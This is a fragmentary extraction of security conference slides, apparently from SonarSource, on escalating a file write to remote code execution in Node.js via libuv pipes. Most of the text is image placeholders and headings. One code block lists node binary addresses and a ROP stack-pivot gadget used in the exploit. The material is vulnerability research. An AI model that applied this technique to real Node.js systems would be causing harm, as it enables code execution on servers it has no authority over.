



← make UTF-8 parser happy






Invalid UTF-8 sequence

Overcoming UTF-8 restrictions



Overcoming UTF-8 restrictions



U+1F4BE




```
/usr/bin/node
...
0x00617f90: c8 db e3 00 00 00 00 00 70 72 05 f0 ff 23 ff 24
...
0x00e3dbc8: 5c 41 5d 41 5e 41 5f 5d c3 1c 2e ff ff ff 80 ca
...
pop rsp; pop r13; pop r14; pop r15; pop rbp; ret
pivoting gadget
```


Demo

Read-Only File Write RCE

Conclusion



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- Everything is a file
 - Exposes uncommon attack surface for a file write

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Conclusion

- Everything is a file
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- File Write to RCE
 - Exploitation technique for Node.js
 - Everything read-only, low-priv user
 - Applicable to other software using libuv
 - More pipes!

Thank you for listening!

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<https://sonarsource.com/blog/tag/security/>